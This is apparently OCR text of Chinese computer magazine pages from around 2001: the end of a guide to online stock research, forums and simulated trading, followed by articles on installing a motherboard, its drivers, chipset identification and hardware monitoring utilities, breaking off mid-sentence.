怎样才能了解上市公司所从事的行业的前景呢？一些网站专门提供了有关“行业报道”的内容，我们以和讯投资为例来说明如何查找相关信息。

首先，进入和讯投资网站相关栏目：http://invest.homeway.com.cn/lbi-html/invest/report/，然后点击左侧的“行业分析”，即可进入相关页面。仔细看一看专业人士的行业分析报告，对你的投资一定大有益处。

至于说了解上市公司投资前景，可以从有关网站提供的系统资料中获得。比如可以点上图中的“板块研究”、“公司调研”等。

②市场认同性

一般来讲，从两方面来了解上市公司的市场认同性。一方面，可以从股评中获得——在网址栏中输入和讯投资的地址：

http://invest.homeway.com.cn/lbi-html/invest/index.html

选择“个股推荐”栏目(见图14)。



图 14

一般来说，市场认同性较高的股票，往往也会受到专业投资人士的青睐，因此要特别注意那些被大多数人所看好的股票。

另一方面，市场认同性与上市公司股票的价格是密不可分的，而实际上股票上涨与下跌的最终趋势和庄家的持筹情况是密切相关的。主力的进庄和撤庄也就是一个股票由散到聚再到散的过程，对应的股票价格也是一个由低到高再到低的过程。

在没有强庄介入时，股票分散在众多的散户手中，股价也较平稳。随着庄家的介入，股票逐步由散户转移到庄家手中，股东数目减少，持股数目多的股东数增加。当庄家吸筹到一定阶段，就能把这个股票的盘面控制住，这个股票的涨跌就由庄家说了算了。

深市每只股票的股东数及股东持股比例分布，可以从深交所的网站巨潮网上查阅到。进入巨潮资讯网，点上方的“市场统计”，然后点击“股东持股分布”。

或者按照你的需要，填写股票代码和查询的时间。深市个股的股东持股情况立刻一目了然，不过要注意了：这里公布的持仓仅仅是到1999年12月31日为止的（可惜，要是能提供现在的资料就更好了），见图15。

四、参与股市论坛

1.概述

前面介绍的基本上是官方消息，作为一个股民仅仅知道这些消息是不够的，更多的股民喜欢到处打听小道消息。另外一些股民则往往急于将自己得到的消息和其他股民进行交流。因此有个地方你一定要去：股市论坛！

2.论坛使用


图 15

①用户注册

比如和讯网的论坛“和讯大家谈”，http://forum.homeway.com.cn(见图16)。

想要在股市论坛上发表言论，就点“发表文章”。不过要发言，必须首先进行“注册”，在弹出来的页面中单击“申请新用户”按钮，出现注册界面（见图17）。


图 16


先选择你所在地区，然后点“提交”。在新窗口中阅读完和讯服务条款后，点击“我同意”按钮。在新页面中，输入你希望的用户名、密码和密码提示问题，并详细填写你的个人资料(姓名、身份证件、性别、省份等)。点“提交”按钮(见图18)。


图 17

出现提示后，注册成功。你就可以登录论坛并且发表言论了。记得记录下你的用户信息和密码、账号信息等(见图19)。


图 18


一般的论坛都会要求准备发言的用户进行注册，主要目的是为了防止发表一些法律法规不允许的言论。如果你不注册，便没有发言权，所以你如果经常想发表一些言论、观点的话，最好还是注册一个用户。


图 19

注册用户的另外一个好处是可以结识很多朋友。如果你在论坛上比较活跃，经常用固定的用户名发帖子，或者你的观点十分受欢迎，则有可能结识很多朋友。因为人们一般喜欢和注册了的固定用户交流。

②发表意见

现在再回到论坛，点击“发表文章”，在窗口中输入用户名和密码，点“登录”即可登录系统。由于你现在还没有笔名，所以你得点“申请笔名”。在新页面中输入你想用的笔名，然后点“提交”即可。成功后，记得回到这个页面点“重新登录”重新进来，如何？看到你的笔名了吧？现在就可以发表文章了(见图20)。


图 20

③查找文章

不点“发表文章”，而点“历史文章查询”即可进行查询操作。你可以输入标题、作者、股票代码、发表时间、是否精品以及文章类别等进行查询(见图21)。


图 21

3.其他论坛

中国金融在线:http://www.cf99.com/stockforum/list.php

山东大家谈股市:http://www.sdonline.cn.net/cgi-bin/stock/index.cgi

新浪财经论坛:http://newbbs2.sina.com.cn/index.shtml?finance:stock

第四章 软件炒股

目前有很多利用Internet来接受股市行情、提供分析的网上炒股软件。

这类软件是专门通过网络来接收股票数据、行情走势的，其主要包括客户端的行情接收分析软件和服务器端的行情发送系统，但我们用得最多的是客户端的行情接收分析软件。

这类软件在使用界面和方法上与传统的图文电视接收系统软件没有明显的区别，用户比较容易上手(特别是对使用过图文电视接收系统软件的网友们来说，更是无师自通)。

用户通过拨号上网后，直接选择相应服务器登录，接收速度与图文电视接收系统软件几乎没有区别，有的软件还提供网上交易服务，对用户来讲非常方便。

特别值得一提的是，由于目前网上股票分析软件竞争激烈，为了吸引客户，这些软件大多数是免费的，也就是说你不必再花钱去装什么胜龙、钱龙了，而且效果绝不比图文电视接收系统差。

下面就来说说前面我们让大家下载的证券之星：

1.运行下载得到的setupss.exe，进行安装。将软件安装好后，该软件会自动在系统的桌面上生成快捷方式，如图22所示。



图 22




图 23

2.双击快捷方式图标，出现登录画面(图23)。

3.选择与你的地理位置较近的服务器(比如你在北






图 24



图 25


图 26


图 27

京，就可以选择北京的镜像服务器。一般可以不选，直接用默认主机)，输入你的证券之星账号和密码，点“登录”按钮。

4．稍候片刻（系统第一次运行时会进行部分初始化工作)，然后会出现图24所示画面。

然后就可以进行你需要的各种操作了。

大盘分析：查看大盘走势图。

报价分析：通过输入具体股票代码，查看股票价格变化。

即时分析：点“即时分析”，然后点“分时走势图”，然后选择具体股票后，即可查看即时行情。如果你还没有确定股票，可以在窗口右下方图示位置输入股票代码（图25）。


然后即可看到行情画面显示如图26所示。

请留意图中的显示，有主要显示股票的实时走势图，右侧是买卖委托、价格、成交数等数据。



图 28


图 29


图 30

通过使用“多股同列”，可以同时关注多只股票（图27）。

5.软件的底栏还有最新的网上信息（图28），直接双击可以打开相应的网页。

6.另外，此软件可以随时进行技术分析（图29）。

点“公告分析”，可以查看相应的详细个股资料、沪深两市公告信息等，这样就省得你再去网上拼命翻找了（图30）。

其他还有很多很方便的功能，但限于篇幅，这里就不再一一叙述了（比如你可以下载某只股票的历史数据，然后分析它长时间的走势，更能以多种曲线分析大盘走势，还可以保存、打印相应的技术分析曲线以便带回家去细看等等)。

在选择这类软件时，有一点很重要，那就是速度的要求。因为大多数散户股民上网主要还是拨号，而目前国内的拨号上网速度较慢，与传统的图文电视接收系统软件相比，更新的速度稍慢。为了避免速度慢导致行情滞后，所以要求软件对应的服务器速度一定要快。

第五章　模拟炒股实战指南

股市毕竟充满风险，尤其是对于一些初学者来说。如果让他们拿着自己辛辛苦苦挣来的血汗钱，投入股市进行“学习”，估计还是会非常舍不得（嘻嘻，和我一样……）——因为赚了还好说，万一血本无归呢？

又想尝试股市的冒险和刺激，又怕金钱受到损失，有无两全其美的办法呢？建议你特别关注一下我们这里推荐的“模拟炒股”。

所谓“模拟炒股”，是由“证券之星大户室”预支给你50万“虚拟资金”，让你在大户室中进行股票的买卖。虽然资金是虚拟的，但是真正的买卖都是参照实时交易所行情进行，所以对大家的股海搏击还是大有裨益的。

感兴趣了吗？那就跟我来吧。

1.注册用户

如果你还没有注册“证券之星”，那么就需要去注册。必须注册成功后，才可以进入“模拟炒股”。再重申一次注册地址：

http://member.stockstar.com/login/regist.asp

2.开立资金账户

仅仅有了证券之星的注册用户是不够的，必须开立资金账户才可以。先用自己的证券之星用户名登录后，再点“模拟炒股”，即可进入开立资金账户；给自己的资金账号取个名字（比如我的就是“傻瓜炒股”)，再点“确定”，看到“操作成功”的提示后，即可开始进入模拟炒股。

3.游戏规则

此模拟炒股的股票买卖基本和证交所公布的买卖规定一致：

◎不能透支及买空卖空。

◎T+1操作，当天买入的股票不能抛出。

◎根据当天的动态行情即时价确定成交价，交易时间为9:00至15:00。

◎交易费用：A股印花税0.4%，佣金0.35%，基金佣金0.35%，投资基金佣金0.25%，另外，此模拟炒股会随时提供当天成交回报查询。

4.智能选股

对于广大初涉股海的新人来说，如何从茫茫数百只股票中，选择出几只具有升值潜力的进行投资，可能是

最为头痛的一件事情。在现实生活中，很多人只能靠道听途说，或者是朋友推荐。对于我等网上一族来说，可不能如此盲目，所以我们可以试试“证券之星”提供的“智能选股”。

地址:http://smart.stockstar.com/smart/step_6.asp

你可以在这里按照诸如“短线是银”等多种选股方式进行选择，系统会自动根据股票的技术曲线选择出合适的股票。然后你再对系统选择出的股票进行特别关注即可。特别需要提醒的是，这里只是根据技术曲线进行选股，仅供参考，并不保证它一定就是很好的投资对象喔(见图31)？



图31

5.技术分析

选定了股票，先别急着买进。最好对它进行一下技术分析，了解一下它的情况。在上图中点击股票旁边的“走势”(分时走势图)或者“K线”(日K线)可以查看相应技术曲线，进行技术分析。点击“新闻”可以了解此股票的相关资料、新闻(见图32)。



图32

6.开始下单

看准了价位以后，我们就可以开始准备下单购买股票了。如图33，点击“下单”。



图33

然后选择下单方式，是买？是卖？然后在出现的委托单里，填写股票代码和打算交易的股票数量。关于委托价格，如果心里不是很有数，可以点击“得到当前价”，获得当前交易价格(见图34)。



图34

委托价格点好后，点“提交”即可进行委托交易。如果提交成功，可以看到相应的提示。

7.交易查询和撤单

对于已经提交的委托，可以在合适的时候查询成交情况。具体的做法就是在图中点击“查询”即可。如果中途反悔，也可以尝试“撤单”。



图35

这就是我查询的交易情况(见图35)。

8.注意事项

此模拟炒股的“大户室”，可以处理沪深A股、B股、基金的交易，但目前不能处理送配股及股息、红利等事宜。所以如果你持有的股票有以上情况，务必于除权、除息日前抛出，以免受到损失。

第六章 网上交易简介

如果你对网上直接交易有兴趣，那么建议你不妨关注一下“黎明核新网上股票分析和交易系统”。

下载地址:http://bj.iswitch.com.cn/soft/lmhx.exe

该系统声称通过Internet进行证券行情分析并下单炒股，速度比证券公司快1到4秒，并可实现大户室的所有操作；提供大盘分析、报价分析、即时分析、技术分析、多股同列、特别报道、公告信息等多种分析和信息发布工具，同时提供即时的网上炒股下单和查询功能。

该软件用法同“证券之星行情分析”，仅仅是多了一个可以下单交易的功能。有兴趣者不妨试试。

另外，要想在网上进行交易，必须保证你开户的证券公司支持(此系统目前已连接近百家证券公司营业部)。如果感兴趣，建议你多看看它的主页:http://www.iswitch.com/gb/stock/index.asp。

后记

限于篇幅，很多东西我们没有办法拿出来细谈、深谈。但是无论如何，我们是在试图介绍一种更为科学合理的方法，来帮助广大股民在股海中，中流击水，笑傲潮头！衷心希望这篇小文对广大股民能有小小的帮助！

最后，以网上看到的《中国股市十万个为什么》(节选)与众散户共勉(仔细看看，某些说法其实还是有相当道理的喔)：

※为什么股民喜欢炒垃圾股？

因为它能最大限度地满足一夜暴富的心理。

※为什么股民不喜欢炒绩优股？

因为大家觉得绩优股业绩太不可靠了。

※为什么公布了好报表，股价却下跌？

因为庄家已经提前知道了。

※为什么公布了差报表，股价却上涨？

因为报表是上市公司和庄家最好的骗钱工具。

※为什么中小投资者怨声载道？

因为中小投资者常感到被当猴耍。

※为什么大家都感觉股评家水平很臭？

因为股评家推荐的股票大多被套。

※那为什么还有那么多人听信股评家？

没有办法，因为中国股市大多都是中小散户。不听他听谁？

※为什么大家都看好的股票不涨？

因为散户没人卖，庄家吸不到筹码。

※为什么大家都不看好的股票却在涨？

因为散户在卖，庄家在买。

※为什么散户对庄家痴心不改？

因为散户不相信"农夫和蛇"的寓言。

□四川　陈潇恺

主板的英文名字为MainBoard,它管理和协调电脑系统的运行，使CPU、各功能卡、存储设备和外设能正常运行。如果说CPU是电脑的“老大”，那么主板就是电脑的“核心”。让我们一起走进主板。

——步步高栏目主持　小渔



走进主板，走进核心之准备安装篇

组装一台计算机，其实最重要最难的就是安装好主板。主板安装好之后，在主板上再安装插卡和一些存储设备就容易多了。我们在安装主板之前，需要做好哪些准备呢？

一、注意事项

在安装之前我想特别提醒你注意下面这些内容：1.找一个足够宽敞的平台。先消除身上的静电，比如用手摸一摸自来水管等接地设备，防止人体所带静电对电子器件造成损伤，如果有条件，可配戴防静电设备。2.对各个部件要轻拿轻放，不要碰撞，尤其是硬盘。3.安装主板一定要稳固，同时要防止主板变形，不然会对主板的电子线路造成损伤。

二、装机常用工具介绍

（一）螺丝刀

十字、一字中号各一把。其实，你最好准备一把带有数只刀头的螺丝刀，而且最好有磁性，这样才能很方便地将落在机箱里的螺丝吸起来。一般我们会用十字的螺丝刀去固定机箱、主板、硬盘、软驱、光驱以及各类插卡，而一字螺丝刀则可以为我们撬起芯片等物品。

（二）鸭嘴钳

我们知道，几乎所有的I/O口都是使用的D形插头和插座。一旦我们不小心将插头里的针插弯了，这时就会用到鸭嘴钳。

（三）镊子

我有位爱超频的朋友，随时叫他把手伸出来，绝对会发现他的指甲特别长，好像几个月没有剪过一样。其实这并不表明他不爱卫生，只是因为他喜欢将电脑里的跳线没完没了地换来换去，长指甲就有了优势。如果你没打算学我这位朋友留长指甲，那么准备一把镊子吧。以后你进行主板电压、外频、倍频、CMOS及光驱、硬盘的主从盘跳线设置时，就可以免受皮肉之苦了。

（四）透明胶

准备一卷透明胶可以帮助你让机箱内部更加整洁。当你的电脑里有了许多杂乱的线后，它的作用就显现出来了。

（五）剪刀

剪刀可以用来修剪一些东西，如捆信号线的透明胶。

（六）烟灰缸或者其他小盒子

准备一只烟灰缸并不是鼓励你在装配电脑时吸烟，而是让你将拆下来的小螺丝、小螺帽、小垫圈等小而重要的物件装在里面，以免遗失。

（七）各型紧固件

包括各种螺丝、垫片、螺帽等，如下表所示：

品名	作用
铜柱	将主板锁定在机箱上
小白帽	将主板定位在机箱中，外形一头大，一头细
安装铁片	将某些主板固定在机箱内
粗牙螺丝	锁定机箱的外壳、电源，但也有少部分的板卡是靠它固定的
细牙螺丝（长型）	在机箱上锁紧声卡、显卡等板卡
细牙螺钉（短型）	锁紧存储装置，如果螺钉太长的话，就有可能伤到硬盘、CD-ROM等的电板
垫片	垫衬在主板与螺钉之间，使主板与机箱绝缘

（八）万用表

一般用户不需要准备，这项是专门为高手量身订做的。

走进主板，走进核心之标准安装篇

□四川 陈潇恺

首先我们说说安装主板比较标准的方法，也可以称作一步一步循规蹈矩的方法。在将主板固定到机箱之前，可以先将CPU和内存条安装到主板上。

一、安装CPU

第一步把CPU和内存安装到主板上，过会儿再把主板装到机箱里，要是先把主板装进机箱，再安装CPU和内存就不是很方便了。

准备一块绝缘的泡沫用来放主板，主板的包装盒里就有这样的泡沫。主板上有一些跳线用来设置CPU的类型及频率，对于初学者来说这有点麻烦，好在现在新推出的主板可以自动检测CPU的类型和频率，这样就不用用户自己设置了。不过想超频，则需要自行设置。

主板上常见的CPU插座有两类，一类叫Socket，用来安装奔腾、或者AMD K6系列、Cyrix系列、赛扬370系列、新雷鸟、毒龙等，该系列插槽又叫ZIF，中文意思是零插拔力插座，顾名思义插拔CPU不需要用多大力气。另一类叫做Slot插槽，是供奔腾II、老奔腾III以及较老的Athlon CPU使用的，用的是另一种安装方式，CPU就像一块插卡，而CPU插座就像扩展槽。

（一）以PII为例来说明Slot类CPU的安装

1.安装PII的定位器

首先，要在主板上CPU插槽旁的风扇定位孔中安装上定位支撑柱，定位柱就是一些塑料卡子，它是随CPU一起给的。这两个卡子一个大、一个小，主板上的孔也一大一小，安装时不会出错的。

然后要安装CPU定位器，就是一些塑料元件，把它们安装在CPU插槽两边，把螺丝拧紧，但不要太用力。记住，要让定位器的凹口向着插槽，这样，两个定位器正好形成一个托架。现在的一些主板上已经提供了CPU定位器，就可以不用另外安装了。

2.安装支撑架

现在，要在CPU上安装支撑架，奔腾II CPU是与风扇做在一起的，把支撑架套在风扇两边就可以了。

3.安装CPU

这时就可以把CPU安装在主板上了，把CPU从托架上轻轻放入，等到接触插槽时要确认支撑架上的孔是否对准了风扇定位柱，然后，用力将CPU插入插槽，CPU两边的锁头会随‘咯嗒”一声嵌住托架，并且定位柱会正好从支撑架中露出一些，然后将支撑架上的锁头拨下，便锁住了整个CPU。最后把风扇电源线一头插口插在主板上的风扇电源跳线上，另一头插在风扇的插针上就算大功告成了。

要取下CPU时，先把支撑架上的锁头打开，然后捏住CPU两边的卡簧，使托架锁头放松，然后将CPU从插槽中用力拔下来就可以了。

（二）以370为例来说明Socket类CPU的安装

使用Socket370插座的CPU外观与老奔腾CPU相同，安装比较简单，在此不再多说。

（三）目前新推出的CPU和老奔腾II、III CPU结构不同，所配合的主板也不同，安装CPU方法有一定的差异。

安装方法是：将主板平放在桌面上，然后将CPU拆封，用左手夹其两端，右手将主板CPU零阻力底座旁边的压杆抬起，正面将CPU对准底座轻轻放下，在确认CPU上的管脚排列整齐，没有弯曲的情况下，将CPU缺口部分对准底座上标有“1”或“·”的地方，管脚对准底座上的插孔，轻轻插入，再缓缓压下操作杆，直到水平状。操作时一定要确保每一管脚均插入相应的管孔。

安装好CPU后，便可以将CPU风扇安装到CPU上面。现在的CPU发热较大，特别是选择如AMD、Cyrix等牌子的CPU，故必须为其安装配套的散热风扇。先将风扇固定在CPU上，再连接电源线，其动力线有两条，红色为动力线（+12V），黑色为接地线，接线的方法是将风扇上的这组电源线与主机系统的电源线相连接，其插销应对应，以保证正确连接。接风扇时，应保证CPU已安装到了CPU底座上，并压下了操作杆。

二、安装内存条

主板上安装内存条的插槽有两种，目前最常见的一种是DIMM槽，使用的是168线的内存；另一种是SIMM槽，使用的是72线的内存。我们可以看到主板上标有DIMM1-DIMM3或SIMM1-SIMM4的字样。有些主板上提供这两种内存插槽。

SIMM内存目前基本已没有什么人使用了。使用SIMM内存的主板要求内存条成对安装，比如要安装8MB内存，必须使用两条4MB的内存条装在SIMM1和SIMM2或者SIMM3和SIMM4上。

通常，SIMM1和SIMM2合称为BANK0，另外两个合称为BANK1。而使用DIMM内存的可以单独使用，每一个DIMM称为一个BANK。

安装DIMM内存很简单，但DIMM内存条很长，不要太用力，以免掰坏线路。DIMM内存条上金属接脚端有两个凹槽，对应DIMM内存插槽上的两个凸棱，所以方向容易确定。安装时把内存条对准插槽，均匀用力插到底就可以了，同时插槽两端的卡子会自动卡住内存条。

取下时，只要用力按下插槽两端的卡子，内存就会被推出插槽了。

安装SIMM内存条很需要技巧，内存条的一端有嵌口，是用来固定方向的。它的方向没有明显的标记，但只要试一下就清楚了。安装时，把内存条以45度角左右放到插槽的底部，保证内存条上的管脚和内存插槽的接针对齐，用两个拇指把内存推进去，插槽两边的弹簧卡子就把内存牢牢地卡住了。取下内存条时，先把槽两端的弹簧卡子掰开，你就可以很容易地取出来了。

三、将主板安装到机箱中

安装好CPU和内存条后，我们就可以把主板安装到机箱中了。一般情况下，电源、硬盘等在机箱中要用粗纹螺丝固定，光驱、软驱则用细纹螺丝固定，而主板、后挡板随机箱而异。

首先打开机箱各面的挡板，有些机箱需要卸掉前面板。

在主板周围和中间有一些安装孔，这些孔和机箱底部的一些圆孔相对应，是用来固定主板的。具体安装步骤如下：

1.首先将安装好CPU、内存条等散件的主板平放于空的机箱底板上，在机箱附带的紧固件中找出尖型塑料卡、带有螺纹的圆柱和螺丝，做好安装准备。

2.在机箱上固定一至两颗螺柱，一般取机箱键盘插孔附近位置。

3.将主板上的螺丝孔对准机箱底板上有回钩的塑料伞型插销，压下主板，主板即被固定在机箱底板上。在使用伞型塑料卡时，带尖的一头必须在主板的正面。

4.用螺丝将主板固定在第2步所装的螺柱上或直接固定在机箱上。主板上的螺丝孔附近有信号线的印刷电路，在与机箱底板相连接时应注意主板不要与机箱短路。如果主板安装孔未镀绝缘层，则必须用绝缘垫圈加以绝缘。用手摇动主板，感觉不松动，表示主板已完全固定到了机箱上。

固定好主板后我们便可以安装硬盘、软驱、光驱等其他配件了。

走进主板，走进核心之战斗安装篇

陈潇恺

上文讲的是标准的安装方案，大家可能觉得太麻烦，实际上笔者每次操作都没有按照上面的标准方案来，如果是初学者，笔者建议还是按照上面的方案进行，因为这样安全系数高。下面看看笔者的战斗篇方案。

1.组装电脑前的准备活动

只要有一个宽敞的地方和一个十字螺丝刀就可以了，因为一个标准的十字螺丝刀就可以把机箱里面的任何螺丝钉拧紧。

2.正式安装（以 Abit KT7-RAID 为例）

先找到铜柱螺钉（如图1），把所有铜柱螺钉（大概6个）安装在机箱上面相应的位置，然后拧紧（如图2），接下来把CPU插入主板相应的插槽（如图3），压下压杆（如图4），插上内存条（如图5）。

这个时候要记住安装CPU散热器！笔者曾经就忘记过，幸亏当时用的是赛扬，没有烧毁CPU。安装好散热器后，把主板串口的那一端斜着插入机箱，如图6。

然后把主板放平，将螺丝钉安装到铜柱螺钉的位置对主板进行固定，如图7。接下来安装显卡、声卡等板卡和硬盘、软驱、光驱，安装完毕以后就是电源线和数据线的安装了。

大家可以看到笔者的安装方案比标准的安装方案简单多了，但是这样安装是有安全隐患的。如果你对自己有信心，就按照笔者的快速方案进行。

大家自己动手吧！



图 1



图 2




图 3




图 4




图 5




图 6




图 7

走进主板，走进核心之 驱动程序篇

□四川　陈潇恺



图 1



图 2

主板驱动程序这个概念是从奔腾级主板上市以后出现的，笔者最初接触带主板驱动程序的主板是华硕的T2P4。笔者印象最深的就是那张驱动软盘，放了很久都没有使用过。一次闲着弄出来看看，结果在上面发现了DMITOOL这个宝贝软件，使用后主板速度有一定的改善。

现在主板驱动程序的作用更加巨大了，Intel　440BX以及以前的主板可以不用安装驱动程序。Intel　440BX以后的主板以及VIA的全系列主板，还有其他芯片厂商生产的主板，一般都需要安装驱动程序。笔者曾经做过试验：不安装主板驱动程序，不进行任何优化设置，使用“VIA的主板＋赛扬2代700　CPU+TNT2　M64　32MB显存+128MB内存”播放VCD只有48fps。安装驱动程序以后，速度立即变成了110fps。从此可以看到主板驱动程序的威力。

说了这么多无非就是要提醒大家，主板驱动程序最好还是安装！现在主板驱动程序安装方法非常简单，无非就是放入随主板赠送的光碟就可以了。



图 3

首先我们来看看815E驱动盘的安装界面。把光盘放入光驱，会自动弹出如图1的界面。接下来我们用鼠标选择自己主板芯片组的选项就会弹出如图2的界面，然后狂点[next]就可以完成安装。

升技主板的驱动程序安装界面如图3，华硕主板驱动程序安装界面如图4。

最后笔者再介绍一下安装驱动程序的顺序问题。如果使用带RAID的主板，需先安装RAID驱动程序，否则其余驱动程序的安装可能会出问题。接下来安装芯片组驱动程序，比如815和VIA。然后才轮到显卡、声卡、USB设备、扫描仪、打印机等设备驱动程序。最后我们可以安装DirectX　8.0。




图 4

走进主板，走进核心之芯片组识别篇

□四川　陈潇恺

大家已经知道主板最重要的部分就是芯片组，关于主板芯片的性能介绍可以参考《电脑爱好者》2001年第1期的《主板芯片组全接触》。许多朋友虽然知道什么样的芯片组好，但却不知道这个芯片组到底是什么样子的，往往在购买的时候被JS欺骗。例如明明想购买815E芯片组的主板，结果买回去才发现是815芯片组的主板。

下面笔者向大家展示几款芯片组。




图1：AMD　756




图2：Intel　815




图3：Intel　815EP



图4：KT133




图5：VIA－MVP4

走进主板，走进核心之应用软件篇

□四川　陈潇恺

主板安装好了，接着我们来挖掘一些宝藏，看看主板随机软件中都有一些什么好东西！许多朋友往往认为随机附送的软件用处不大，对这些随机软件根本不屑一顾，要么只是稍微看一下就删除掉。其实，一些非常有用的主板工具软件是随机附送的，甚至有些主板上的特殊功能必须使用该主板上的随机软件才能发挥出来。

关于随机软件的安装和使用都非常简单，笔者下面就简单介绍2个厂商的随机软件，然后再看看一个有用的第三方软件。

1．首先我们来看看ABIT(升技)主板的随机软件

其中笔者觉得最值得安装的是VIA HARDWARE Monitor（威盛芯片组监控软件），安装完毕以后直接运行，主界面如图1。这个界面非常简单，不需要进行任何设置。它具有报警功能，我经常就用它来查看当前的系统温度。下面笔者就关键的两个项目的英文单词给予解释：




图 1

CPU Current Temperature　　CPU当前温度

System Current Temperature　　系统当前温度

我们只需要观察这两个项目的数值就行了，其余的不用更改。

2．下面我们来看看华硕主板的随机软件PC Probe

安装完成以后，主界面如图2所示。PC Probe与上面的VIA HM刚好相反，在使用前要进行一些设置，否则该软件会错误报警。这个软件可以说是ASUS主板的一个“保护神”，它除了监控功能还具有后台监视，遇到不正常情况立即报警，包括温度、电压、风扇转速等等。




图 2

该软件的功能主要分为Monitoring（监测部分）、information（信息部分）和Utility（工具部分）三部分。而最主要的功能是监测部分和信息部分。

点击Settings（设置）可以进入高级设置对话框，如图3所示。下面笔者就对其中的选项进行详细的解释。



图 3

CPU Temperature Threshold：CPU危险温度设置，如果CPU探测的温度超过了输入的数字，则立即报警，单位为摄氏度。

CPU Temperature Polling Interval：对CPU温度进行取样的间隔时间，单位是秒。间隔时间不要设置过长，不然到时候CPU烧毁了，系统还没有进行温度探测就麻烦了。

MB Temperature Threshold：主板危险温度设置，单位为摄氏度。如果主板上温度探头探测的温度超过了输入的数字，则立即报警。

MB Temperature Polling Interval：对主板上温度探头温度进行取样的间隔时间，单位为秒。这个时间间隔长一些没有关系。

Fan Polling Interval：对风扇转速取样的间隔时间，单位为秒。

接下来的三个选项分别是设置CPU风扇、电源风扇、附加风扇的最低转速。如果风扇转速低于这个值，系统立即报警，这时应该立即关机，然后检查风扇，建议使用默认值。

Voltage Polling Interval：对风扇电压取样的间隔时间，单位为秒。

接下来的六个选项分别是各路电压最大波动幅度，如果电压波动幅度超过了这个设定范围，系统立即报警。这不是电压不稳定，就是电源有问题。建议使用默认的10%。

Auto-execute Asus Probe in each boot-up session：笔者强烈建议大家将此选项打勾，打勾后每次开机会自动在后台运行Probe。我们使用Probe最主要的目的之一就是防止突发的事故，比如风扇突然坏了等等，所以我们要确保Probe始终处于运行状态。

剩下的功能大家自行探索，这个软件对风扇的控制可有一套哟！

3.最后介绍一下CPUCOOL降温软件

该软件安装完成以后，如图4所示。从图中大家不难看出，这些曲线就是动态



图4

